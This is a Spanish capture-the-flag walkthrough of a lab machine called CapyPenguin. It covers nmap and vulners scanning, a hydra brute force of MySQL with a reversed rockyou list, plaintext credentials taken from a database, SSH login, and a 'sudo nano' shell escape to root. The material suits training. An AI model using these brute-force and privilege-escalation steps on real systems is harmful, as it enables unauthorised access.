MAQUINA CAPYPENGUIN 🕵🏻

▼ 1) RECONOCIMIENTO.

```
┌──(hmstudent㉿kali)-[~/Maquinas/capypenguin]
└─$ sudo bash auto_deploy.sh capypenguin.tar
[sudo] password for hmstudent:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

```
┌──(hmstudent㉿kali)-[~]
└─$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=7.39 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 7.389/7.389/7.389/0.000 ms

┌──(hmstudent㉿kali)-[~]
└─$
```

▼ 2) ESCANEO DE PUERTOS.

```
┌──(hmstudent㉿kali)-[~/Maquinas/capypenguin]
└─$ sudo nmap 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-06 13:43 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000016s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

```
┌──(hmstudent㉿kali)-[~/Maquinas/capypenguin]
└─$ sudo nmap --script=vuln -p22,80,3306 -vvv -Pn -O -A -T4 172.17.0.2 -oX vulns
```


```
┌──(hmstudent㉿kali)-[~/Maquinas/capypenguin]
└─$ xsltproc vulns -o vulns.html

┌──(hmstudent㉿kali)-[~/Maquinas/capypenguin]
└─$ ls
auto_deploy.sh  capypenguin.tar  vulns  vulns.html
```

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	8.9p1 Ubuntu 3ubuntu0.6	Ubuntu Linux; protocol 2.0
	vulners	OpenSSH 8.9p1 Ubuntu 3ubuntu0.6: B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT* 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT* F0979183-AE88-53B4-86CF-3AF0523F3807 7.5 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT* CHAINGUARD:CVE-2023-38408 7.5 https://vulners.com/cgr/CHAINGUARD:CVE-2023-38408 F3296B94-4C7D-509D-8AFE-7407270E5508 6.5 https://vulners.com/githubexploit/F3296B94-4C7D-509D-8AFE-7407270E5508 *EXPLOIT* 9EF4F8E5-EB9B-5BF5-9772-BD75D0FA7DB0 6.5 https://vulners.com/githubexploit/9EF4F8E5-EB9B-5BF5-9772-BD75D0FA7DB0 *EXPLOIT* 9C4B9838-9B34-5ECF-88C6-1F085707B73E 6.5 https://vulners.com/githubexploit/9C4B9838-9B34-5ECF-88C6-1F085707B73E *EXPLOIT* 6E50384B-3A02-57D0-8CF7-C44201EC790F 6.5 https://vulners.com/githubexploit/6E50384B-3A02-57D0-8CF7-C44201EC790F *EXPLOIT* 66723D3A-8399-57A7-B399-59101D2E2B00 6.5 https://vulners.com/githubexploit/66723D3A-8399-57A7-B399-59101D2E2B00 *EXPLOIT* 64CC39E9-21E0-57CB-B1DC-F9242D095352 6.5 https://vulners.com/githubexploit/64CC39E9-21E0-57CB-B1DC-F9242D095352 *EXPLOIT* 09DAE153-1015-5324-B27A-FE80D50E2F75 6.5 https://vulners.com/githubexploit/09DAE153-1015-5324-B27A-FE80D50E2F75 *EXPLOIT* CHAINGUARD:CVE-2023-25136 4.0 https://vulners.com/cgr/CHAINGUARD:CVE-2023-25136 CHAINGUARD:CVE-2023-51767 3.5 https://vulners.com/cgr/CHAINGUARD:CVE-2023-51767 CHAINGUARD:GHSA-W62J-G234-3F6F 0.0 https://vulners.com/cgr/CHAINGUARD:GHSA-W62J-G234-3F6F CHAINGUARD:GHSA-PX36-P9HV-7H2V 0.0 https://vulners.com/cgr/CHAINGUARD:GHSA-PX36-P9HV-7H2V CHAINGUARD:GHSA-27Q9-H529-Q4G3 0.0 https://vulners.com/cgr/CHAINGUARD:GHSA-27Q9-H529-Q4G3		
80	tcp	open	http	syn-ack	Apache httpd	2.4.52	(Ubuntu)
	http-dombased-xss	Couldn't find any DOM based XSS.					
	http-csrf	Couldn't find any CSRF vulnerabilities.					
	http-jsonp-detection	Couldn't find any JSONP endpoints.					
	http-wordpress-users	[Error] Wordpress installation was not found. We couldn't find wp-login.php					
	vulners	cpe:/a:apache:http_server:2.4.52: OSV:BIT-APACHE-2023-25690 9.8 https://vulners.com/osv/OSV:BIT-APACHE-2023-25690 OSV:BIT-APACHE-2022-31813 9.8 https://vulners.com/osv/OSV:BIT-APACHE-2022-31813 CVE-2023-25690 9.8 https://vulners.com/cve/CVE-2023-25690 CVE-2022-31813 9.8 https://vulners.com/cve/CVE-2022-31813 CVE-2022-23943 9.8 https://vulners.com/cve/CVE-2022-23943 CVE-2022-22720 9.8 https://vulners.com/cve/CVE-2022-22720 5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 9.8 https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 *EXPLOIT* 3F17CA20-788F-5C45-88B3-E12DB2979B7B 9.8 https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-E12DB2979B7B *EXPLOIT* 1337DAY-ID-39214 9.8 https://vulners.com/zdt/1337DAY-ID-39214 *EXPLOIT* OSV:BIT-APACHE-2022-28615 9.1 https://vulners.com/osv/OSV:BIT-APACHE-2022-28615 CVE-2022-28615 9.1 https://vulners.com/cve/CVE-2022-28615 CVE-2022-22721 9.1 https://vulners.com/cve/CVE-2022-22721 OSV:BIT-APACHE-2022-36760 9.0 https://vulners.com/osv/OSV:BIT-APACHE-2022-36760 CVE-2022-36760 9.0 https://vulners.com/cve/CVE-2022-36760 PACKETSTORM:176334 7.5 https://vulners.com/packetstorm/PACKETSTORM:176334 *EXPLOIT* OSV:BIT-APACHE-2023-45802 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2023-45802 OSV:BIT-APACHE-2023-43622 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2023-43622 OSV:BIT-APACHE-2023-31122 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2023-31122 OSV:BIT-APACHE-2023-27522 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2023-27522 OSV:BIT-APACHE-2022-30556 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-30556 OSV:BIT-APACHE-2022-30522 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-30522 OSV:BIT-APACHE-2022-29404 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-29404 OSV:BIT-APACHE-2022-26377 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-26377 F7F6E599-CEF4-5E03-8E10-FE18C4101E38 7.5 https://vulners.com/githubexploit/F7F6E599-CEF4-5E03-8E10-FE18C4101E38 *EXPLOIT* E5C174E5-D6E8-56E0-8403-D287DE52EB3F 7.5 https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F *EXPLOIT* DB6E1BBD-08B1-574D-A351-7D6BB9898A4A 7.5 https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7D6BB9898A4A *EXPLOIT* CVE-2023-31122 7.5 https://vulners.com/cve/CVE-2023-31122 CVE-2023-27522 7.5 https://vulners.com/cve/CVE-2023-27522 CVE-2022-30556 7.5 https://vulners.com/cve/CVE-2022-30556		


Go to top
Toggle Closed Ports
Toggle Filtered Ports

		45D138AD-BEC6-552A-91EA-8816914CA7F4 0.0 https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4 *EXPLOIT*
	http-server-header	Apache/2.4.52 (Ubuntu)
	http-litespeed-sourcecode-download	Request with null byte did not work. This web server might not be vulnerable
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.
3306	tcp	open mysql syn-ack MySQL 5.5.5-10.6.16-MariaDB-0ubuntu0.22.04.1
	vulners	cpe:/a:mariadb:mariadb:5.5.5-10.6.16-mariadb-0ubuntu0.22.04.1: CVE-2017-3309 7.7 https://vulners.com/cve/CVE-2017-3309 CVE-2017-3308 7.7 https://vulners.com/cve/CVE-2017-3308 CVE-2017-3302 7.5 https://vulners.com/cve/CVE-2017-3302 CVE-2017-3312 6.7 https://vulners.com/cve/CVE-2017-3312 CVE-2017-3600 6.6 https://vulners.com/cve/CVE-2017-3600 CVE-2017-3453 6.5 https://vulners.com/cve/CVE-2017-3453 CVE-2017-3258 6.5 https://vulners.com/cve/CVE-2017-3258 CVE-2017-3257 6.5 https://vulners.com/cve/CVE-2017-3257 CVE-2017-3244 6.5 https://vulners.com/cve/CVE-2017-3244 CVE-2017-3238 6.5 https://vulners.com/cve/CVE-2017-3238 CVE-2017-10384 6.5 https://vulners.com/cve/CVE-2017-10384 CVE-2017-10378 6.5 https://vulners.com/cve/CVE-2017-10378 CVE-2017-3265 5.6 https://vulners.com/cve/CVE-2017-3265 CVE-2017-3636 5.3 https://vulners.com/cve/CVE-2017-3636 CVE-2017-3641 4.9 https://vulners.com/cve/CVE-2017-3641 CVE-2017-3456 4.9 https://vulners.com/cve/CVE-2017-3456 CVE-2017-10320 4.9 https://vulners.com/cve/CVE-2017-10320 CVE-2017-3313 4.7 https://vulners.com/cve/CVE-2017-3313 CVE-2017-3243 4.4 https://vulners.com/cve/CVE-2017-3243 CVE-2017-3651 4.3 https://vulners.com/cve/CVE-2017-3651 CVE-2017-3464 4.3 https://vulners.com/cve/CVE-2017-3464 CVE-2017-10268 4.1 https://vulners.com/cve/CVE-2017-10268 CVE-2017-3318 4.0 https://vulners.com/cve/CVE-2017-3318 CVE-2017-3317 4.0 https://vulners.com/cve/CVE-2017-3317 CVE-2017-10365 3.8 https://vulners.com/cve/CVE-2017-10365 CVE-2017-3653 3.1 https://vulners.com/cve/CVE-2017-3653
	mysql-vuln-cve2012-2122	ERROR: Script execution failed (use -d to debug)

▼ 3) ANALISIS DE VERSIONES Y VULNERABILIDADES.



Usos comunes de tac : Visualizar un archivo en orden inverso: El uso principal de tac es ver el contenido de un archivo en orden inverso.



Restando zoom tambien se puede ver

▼ 4) EXPLOTACION.

- En vistas de que tenemos tanto un nombre de usuario y una pista de como encontrar la contraseña vamos a probarla para conectarnos por ssh y por mysql. Lo primero es copiarnos el rockyou e invertirlo

```
┌──(hmstudent㉿kali)-[/usr/share/wordlists]
└─$ sudo tac rockyou.txt > invertrockyou.txt
zsh: permission denied: invertrockyou.txt

┌──(hmstudent㉿kali)-[/usr/share/wordlists]
└─$ su root
Password:
┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass  dirbuster      fern-wifi  legion      nmap.lst     seclists    wfuzz
dirb   fasttrack.txt  john.lst   metasploit  rockyou.txt  sqlmap.txt  wifite.txt

┌──(root㉿kali)-[/usr/share/wordlists]
└─# tac rockyou.txt > invertrockyou.txt

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass  dirbuster      fern-wifi          john.lst  metasploit  rockyou.txt  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  invertrockyou.txt  legion    nmap.lst    seclists     wfuzz
```

```
┌──(root㉿kali)-[/home/hmstudent/Maquinas/capypenguin]
└─# hydra -l capybarauser -P '/home/hmstudent/Desktop/Maquinas/capypenguin/rockyouinvert2.txt' mysql://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-07 13:18:32
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12587862 login tries (l:1/p:12587862), ~3146966 tries per task
[DATA] attacking mysql://172.17.0.2:3306/
[3306][mysql] host: 172.17.0.2   login: capybarauser   password: ie168
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-07 13:18:43
```

```
┌──(root㉿kali)-[/home/hmstudent/Maquinas/capypenguin]
└─# mysql -u capybarauser -h 172.17.0.2 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 41
Server version: 10.6.16-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| pinguinasio_db     |
| sys                |
+--------------------+
5 rows in set (0.111 sec)

MariaDB [(none)]> use pinguinasio_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [pinguinasio_db]> show tables;
+----------------------------+
| Tables_in_pinguinasio_db |
+----------------------------+
| users                      |
+----------------------------+
1 row in set (0.001 sec)

MariaDB [pinguinasio_db]> select * from users;
+----+-------+-------------------+
| id | user  | password          |
+----+-------+-------------------+
|  1 | mario | pinguinomolon123 |
+----+-------+-------------------+
1 row in set (0.029 sec)

MariaDB [pinguinasio_db]>
```

```
┌──(root㉿kali)-[~]
└─# ssh mario@172.17.0.2 -p 22
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:cVAfD3NT8Ui9tqlcjrEYGvrg/OCqqPzZTUGJVY/+bBA.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:6
  remove with:
  ssh-keygen -f '/root/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.

┌──(root㉿kali)-[~]
└─# ssh-keygen -f '/root/.ssh/known_hosts' -R '172.17.0.2'
# Host 172.17.0.2 found: line 4
# Host 172.17.0.2 found: line 5
# Host 172.17.0.2 found: line 6
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old

┌──(root㉿kali)-[~]
└─# ssh mario@172.17.0.2 -p 22
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:cVAfD3NT8Ui9tqlcjrEYGvrg/OCqqPzZTUGJVY/+bBA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? pinguinomolon123
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
mario@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.6.15-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Apr  9 17:31:05 2024 from 172.17.0.1
mario@c380f503ea56:~$
```

▼ 5) ESCALACION DE PRIVILEGIOS.

```
mario@c380f503ea56:~$ ls
mario@c380f503ea56:~$ pwd
/home/mario
mario@c380f503ea56:~$ whoami
mario
mario@c380f503ea56:~$ sudo -l
User mario may run the following commands on c380f503ea56:
    (ALL : ALL) NOPASSWD: /usr/bin/nano
mario@c380f503ea56:~$
```

```
┌──(hmstudent㉿kali)-[~]
└─$ searchbins

 ____ ____ ____ ____ ____ ____ ____ ____ ____ ____ ____ ____ ____ ____
[_  |__| |__| |__/ |    |__| |__] |__] | |\ | [_  |___ |__/ |___ [__
___] |__| |  | |  \ |___ |  | |__] |__] | | \| ___] |___ |  \ |___ ___]  by Juan Rivas (@r1vs3c)

[!] Use: searchbins

        [-b] Binary to enumerate
                Example: searchbins -b docker

        [-f] Specific function of the binary or binaries
                Example: searchbins -b docker -f shell

        [-a] All available functions of the binary
                Example: searchbins -b docker -a

        [-l] List all available binaries or functions
                Example: searchbins -l <bins/functions>
                         searchbins -l bins -f suid

        [-s] File to search for binaries
                Example: searchbins -s <path_to_file>

        [-u] Update GTFOBins database

        [-h] Show this panel


┌──(hmstudent㉿kali)-[~]
└─$ searchbins -b nano -f sudo

[+] Binary: nano

[*] Function: sudo → [https://gtfobins.github.io/gtfobins/nano/#sudo]

        | sudo nano
        | ^R^X
        | reset; sh 1>&0 2>&0
```


```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

1) Ejecuto sudo nano, para abrir un archivo de texto.

2) Presiono ctrl+R seguidamente ctrl+X para que me de la opcion de ejecutar un comando.

3) Ejecuto el comando reset; sh 1>&0 2>&0, enter.

4) Escribo clear para salir a la consola.



Listo, soy root!!! con bash -i mejoro la shell.

▼ 6) BANDERAS

▼ 7) EXTRAS.

▼ 8) RECOMENDACIONES Y SUGERENCIAS.